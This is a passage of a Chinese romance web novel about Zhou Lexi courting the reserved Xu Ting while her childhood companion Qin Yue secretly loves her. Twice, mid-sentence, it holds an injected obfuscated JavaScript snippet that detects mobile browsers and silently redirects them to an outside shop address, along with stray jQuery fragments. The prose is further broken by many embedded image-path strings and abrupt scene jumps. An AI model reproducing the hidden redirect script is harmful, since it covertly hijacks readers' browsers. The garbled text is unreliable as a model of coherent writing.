人的感觉很奇怪,明明没有任何关联,但在那个雨夜,周乐惜‘撞’到许亭的第一眼,他瘦瘦弱弱,白白净净,她莫名就觉得,他很像那只小狗。
“小惜回来啦。”
面相和蔼的中年女人正在收拾岛台,听见脚步声,笑眯眯抬起头。
只有保姆肖阿姨在家,周父周母上周飞去国外考察项目了,还没这么快回来。
姐姐周敏宜和顾家长子顾洲白半年前订婚后就开始两边住。
一般要是她晚上十点还没回来,就是回了她和她老公的新家。
“浴缸给你放好水了,洗完澡要不要吃点夜宵呀?”肖阿姨笑着问。
“不吃啦,我喝杯牛奶就好了,”周乐惜说:“肖姨你煮好了热着就行,去休息吧,不用等我。”
“好。”肖姨温声应下,转身自去厨房煮牛奶。
周乐惜拎着包往旋转楼梯走,嘴里哼着今晚演唱会跟唱的歌。
二楼左侧是她的生活区,右侧是姐姐的,爸妈住在三楼。
周乐惜的房间原本是父母设计的公主房,后来她长大了,有了自己的审美,周父便由着她,让她按照自己的想法重新装修。
推开门,周乐惜第一件事先卸妆,把脸洗干净,她脱了衣服进浴缸泡澡。
于格已经把许亭的微信名片发了过来,周乐惜发送了好友申请,对方还没有同意。
意料之中,周乐惜并不气馁,她喜欢挑战,也有的是耐心。
她长这么大第一次追人,什么都感觉挺新鲜的。
泡完澡,吹干头发,周乐惜裹着浴袍下楼,肖姨的房间已经熄了灯,奶锅在灶台上保温着,冒着徐徐热气。
周乐惜打开杯柜取出一个玻璃杯,往里倒牛奶,指尖贴上杯壁试了试温度,拎起来喝。
琥珀色的酒液滑过喉咙,浓郁的辛辣口感迅速在舌间蔓延。
包厢喧闹,厉旭呼朋唤友叫来一堆人,不远处还支了张牌桌。
秦越独自坐在长条沙发这边,单手拎着玻璃杯,沉默喝着酒。
周围的谈笑声仿佛与他无关。
秦越靠着沙发,懒怠抬眸,目光落在虚空处,脑海里反反复复回荡着一个人的声音。
“是你啊,二十块!”
“那天晚上你干嘛一声不吭就走啦?”
“没想到我们还能再见面,你是秦越的新助理吗?也太巧了吧,你叫什么?”
“我可得谢谢秦越把你带出来,喏,二十块还你!”
带着兴奋和雀跃的声音渐渐飘远,又重新变得清晰。一遍、又一遍地开始在他耳边重复一句话:
我确定我对许亭一见钟情了。
我确定我对许亭一见钟情了。
我确定我对许亭一见钟情了。
一见钟情。
他从三岁就认识她,她刚出生他就抱过她,这四个字大概这辈子都不会落到他头上。
威士忌口感辛辣,秦越神色不变,喉结无声滑动,酒杯再次见底。
贺政精明,顾洲白笑面虎,有这俩高智商人物在的牌桌,厉旭完全只有送钱的份儿,没打几局他就输跑了。
厉旭起身,位置很快被另一个人替上,他扫视一圈,拎着酒杯坐到秦越旁边。
秦越身上带着烟味,神色少了白天的沉稳,眉间隐隐散出一丝冷戾。
“哥。”厉旭坐下,先老实喊人,下一秒就贴脸开大:“你终于急了?”
白天在电话里不还挺淡定的。
秦越瞥他一眼,没说话。
厉旭和周乐惜同样从小相识。
两人的结怨从周乐惜上课偷偷看漫画被厉旭举报给老师开始,从此两人见面针锋相对,吵嘴不断。
从小就是刺头的厉旭,他天不怕地不怕,还爱到处挑事。
直到有
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17179121|196932||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
次,厉旭在校外被五个人围殴,他以一敌五快要吃亏时,是秦越出手解围。
从此厉旭认定了秦越这个大哥。
在他眼里,秦越冷静可靠,小小的老子他很是崇拜。
直到某天放学。
“哥哥——”
“哥哥,我书包重死啦,你帮我拿。”
“哥哥,我今天跑了两圈二百米,腿都软了,走不动路啦,你背我。”
一道娇滴滴的声音由远及近。
处在叛逆期的酷拽哥厉旭最听不得这种起鸡皮疙瘩的撒娇。
他倒要看看是哪个生活不能自理的来缠他大哥。
厉旭从秦越身后探出脑袋,然后就愣住了。
平时像只炸毛小狮子跟他斗嘴的周乐惜,这会儿正仰着脑袋,乖得像只小兔子似的站在秦越面前。
秦越一手接过书包拎着,转身就把周乐惜背了起来。
动作熟练,显然平时没少背人。
周乐惜怡然自得地趴在秦越背上,用双手搂住他的脖子,舒舒服服地晃着双腿,还不时把脸贴在秦越耳边,叽叽喳喳跟他说着话。
直到两人走远,厉旭才反应过来,他难以置信,几次张嘴又闭上。
从那以后,厉旭开始旁观这两兄妹情深,旁观周乐惜在秦越头上‘作威作福’
秦越什么都依着她,连带着厉旭这个‘大哥的小弟’也成了公主跟班。
周乐惜二十岁生日那天。
半山度假别墅,宴客厅,热闹过后大家陆陆续续都散了。
水晶灯下,五花八门的礼物盒堆成了山,作为这些礼物的主人,今晚的主角,周乐惜已经醉得不轻。
她脸颊红晕地躺在沙发上,粉色公主裙摆从沙发散开到地毯上。
秦越坐在沙发边,手指蘸着清凉药膏,涂抹周乐惜雪白小腿上被蚊子叮出的两个包。
今晚的周乐惜无疑是最美的,青春,活泼,明媚,所有人都围着她转,只有秦越注意到她腿上的蚊子包。
喧嚣散尽,四周变得沉寂。
周乐惜半醉半醒,眼睛撑开一条窄缝,知道是秦越,又倦怠地合拢眼睫。
她困得厉害,小腿蹭过他笔挺的西裤面料,粉红的唇瓣因为被蚊虫叮咬的痒意而不满嘟起,轻声咕哝:“秦越,好痒……”
“知道。”他抬手,掌心覆上她雪白的足踝:“别乱动。”
男人垂眸,眼底克制着的情绪被她一句话点燃,像风掠过微火,先是幽眇一闪,继而嗖地蹿起了一束灼目的烈焰。
他用指腹缓缓摩挲过那处被蚊子叮出的红痕,给她止痒。
厉旭叼着烟进来。
猝不及防撞见这一幕。
都是男人,厉旭很清楚男人看妹妹的庇护眼神和看女人的占有眼神之区别。
“……不是吧哥?!”门外,厉旭几次咬住烟又伸手拿掉,目光在秦越和里面熟睡的姑娘身上打转:“惜惜…?你…?”
秦越看向他:“惜惜?”
厉旭:“……”
厉旭低低靠了声,宛如毒唯撞见偶像恋情原地破防。
秦越:“管好你的嘴。”
“为什么?”厉旭更加不理解了:你干嘛不直接跟她表白?”
夜风穿堂过,高悬的月格外清冷。
秦越转过身,目光幽深地看向睡在沙发上的小姑娘,漫长的沉默后,他嗓音沙哑开口:“她只把我当哥。”
4. 你的家
信恒大厦。
午休时间已经过去一半,十楼的员工餐厅内没剩多少人。
许亭点了单,独自走到角落的空位坐下,过了会儿,服务生把他的餐送过来。
许亭拆开筷子,低头开始吃饭。
“嗨,好巧啊。”
一道轻快的声音突然从对面传了过来,许亭握筷子的动作明显顿了一下。
他缓缓抬头。果然对上一双黑亮的眼睛。
夏日午后,慵懒的阳光穿透落地窗,将女孩纤瘦的身影勾勒在毛茸的光晕里。她的每一缕发丝似乎都泛着光。
食堂里的低低交谈声突然停滞。
周乐惜的出现一下就吸引了周围为数不多还在用餐的几名员工的注意力。
“诶?好像是周小姐……”
“哪个周小姐?”
“还能有哪个,秦总的……”
海市秦家旗下的信恒集团作为行业龙头企业,旗下的分支机构与投资控股公司遍布海内外各个核心金融城市。
身为海市秦家的太子爷,秦越年纪轻轻便青出于蓝,从秦老爷子手中接掌这座庞大的商业帝国。
秦越决策果断,精于资本运作,宛如一位天生的大生意家。
上任之初,秦越雷厉风行的改革手段不免动了某些蛀虫的蛋糕。
面对那些仗着资历的高声反对,联名质问,秦越始终沉稳如山,迅速对集团做了一番大清洗,砍掉靠家族裙带关系进入集团的几位叔伯派系的亲信。
自此,集团气象焕新。
上至管理层下至基层员工无不谨守规章制度。
唯独周乐惜是个例外。
她不属于信恒集团任何部门里的一员,却能够在这座大厦来去自如,畅通无阻。
在周乐惜面前,秦越制定的所有规则都是无效的。
周乐惜看向许亭,伸手在空座位上虚点两下:“这里有人坐吗?”
她的手指纤长匀净,饱满的指甲涂着冰透的樱花粉色,带着从未经过任何风雨的娇贵。
许亭收回视线:“没。”
他声音简短,不带一丝多余的情绪。
“那我就坐啦。”
周乐惜笑着拉开椅子,许亭没再说话,低头继续吃饭。
周乐惜托着腮,歪头看他,黑亮的眼睛轻眨两下:“许亭,你平常都是一个人吃饭吗?”
许亭:“嗯。”
周乐惜:“一个人吃饭好安静呀。”
她喜欢热闹,周围也总是围满了人。
许亭没有抬头,只是吃饭的动作变得不那么自然。
周乐惜察觉,道:“对面坐着人,你不习惯吗?”
许亭:“…不是。”
周乐惜噢了一声,她看了看腕表,善意提醒:“快两点了,你再不吃就要上班了哦。”
许亭:“……”
气氛安静下来,仿佛无声对峙。
许亭沉默片刻,放下了筷子,随后拿起手机,指尖在屏幕上点了几下,然后垂眸放回口袋。
周乐惜看着他的动作,下一刻便听到自己的手机传来提示音。
许亭通过了她的好友申请。
周乐惜愣了一下,抬头看他。
就在这时,服务生端来打包好的咖啡放到周乐惜面前。
轮到许亭愣住了,他抿着唇。
他还以为……她过来找他,是追着要他同意微信好友申请。
周乐惜晃了晃手机,似笑非笑道:“于格说你们员工餐厅的手冲咖啡特别好喝,我今天突然想起来,就顺路过来尝尝啦。”
“你以为我是专门来找你的呀?”
许亭:“……”
她语调上扬,满是捉弄,明显在打趣他,却并不惹人生厌,反而多了几分平易近人。她是闪闪发光的千金小姐,也是一个笑眼弯弯的小姑娘。
察觉自己耳廓微热,许亭脸色变冷,端着餐盘就要起身。
“干嘛干嘛?”周乐惜眼疾手快,一把揪住他的袖口,“你还没吃完呢。”
许亭视线不由落在她纤细的手腕上,那截手腕本就单薄,却叠戴着腕表,玉镯和一条手链,随着动作叮当作响。
“我走我走,你继续吃吧。”
周乐惜促狭一笑,很是善解人意地拎着咖啡起身走了。
没想到这个人冷冰冰的,还挺不禁逗,周乐惜暗暗翘起红唇。
她是还想跟他多说几句话来着,但也看得出来他不习惯有人盯着他吃饭。
他们的午休时间快结束了,她可不能让他饿着肚子忙一下午。
被周围人宠爱着长大,周乐惜的本性其实是有些霸道的,但在许亭面前,她总是下意识地收敛着,不想惊动到瘦瘦弱弱的他。
许亭看着她离去的背影,沉默两秒,重新坐了回去,拿起筷子。
片刻后,他抬眸。
盯了会儿对面已经空了的椅子。
-
“人呢?”
电梯出来,周乐惜推开秦越办公室的大门,里面却静悄悄的。
于格迎上前:“周小姐,您来找秦总吗?”
周乐惜:“嗯,他不在吗?”
她还想来炫耀一下自己追人总算有了一大进步呢,结果便听到于格说秦越今天一个上午都没来公司。
周乐惜有些意外。
秦越这一年都很忙,手上有几个大项目同时进行,凡是工作日他就没有缺勤过。周乐惜正纳闷,忽然想起什么,她拿出手机点开朋友圈,往下滑,找到厉旭昨晚凌晨四点发的朋友圈。
周乐惜点开其中一张照片放大。
暗调光线里,从沙发朝酒台伸出一条手臂,袖口松散堆叠,小臂肌肉纹理硬朗,手掌宽大,指节微收斜握着一只酒杯。
周乐惜一眼就认出了这是秦越的手。
她从小牵到大的手。
她和乌灵逃学出去玩被厉旭举报给秦越,秦越偏帮厉旭的时候,她还气呼呼地往他手上咬过一口。
再看秦越面前空了的酒瓶,她喃喃:“喝这么多……”
凌晨四点还没结束,难怪今天没来上班,自从秦越接手信恒,他每天都很忙,周乐惜已经很久没见他这么放任过自己。
不过秦越的酒量并不差,就算桌上那些酒全是他喝的,也喝不醉。
周乐惜突然想起上次厉旭生日组局过后,她打秦越电话没人接,去他家才发现他是发烧了,根本不是喝醉。
近墨者黑,一定是厉旭那个狗东西劝酒,他最爱玩了。
“真让人操心……”
周乐惜低声嘟囔着,急忙转身。
连从旁边员工电梯口走出来的许亭都没看见,径直匆匆便进了专梯。
白色宾利从信恒大厦开出,周乐惜没用导航,熟门熟路地朝目的地开。
秦越的车牌能自动识别周家别墅区的电子栅栏,同样的,周乐惜的车子也能无障碍通过秦越家的小区地下车库闸机。
秦越的六连位联排车位总会空出一个,积年累月
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17179122|196932||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
安静等待着周乐惜到访。
周乐惜精准停进她的专属车位,拎着包下车,进电梯直达顶层。
[面部识别成功,欢迎回家。]
智能电子音响起,双开装甲门自动打开,周乐惜走进去,在玄关找到自己的Kitty拖鞋换上。
“秦越?”
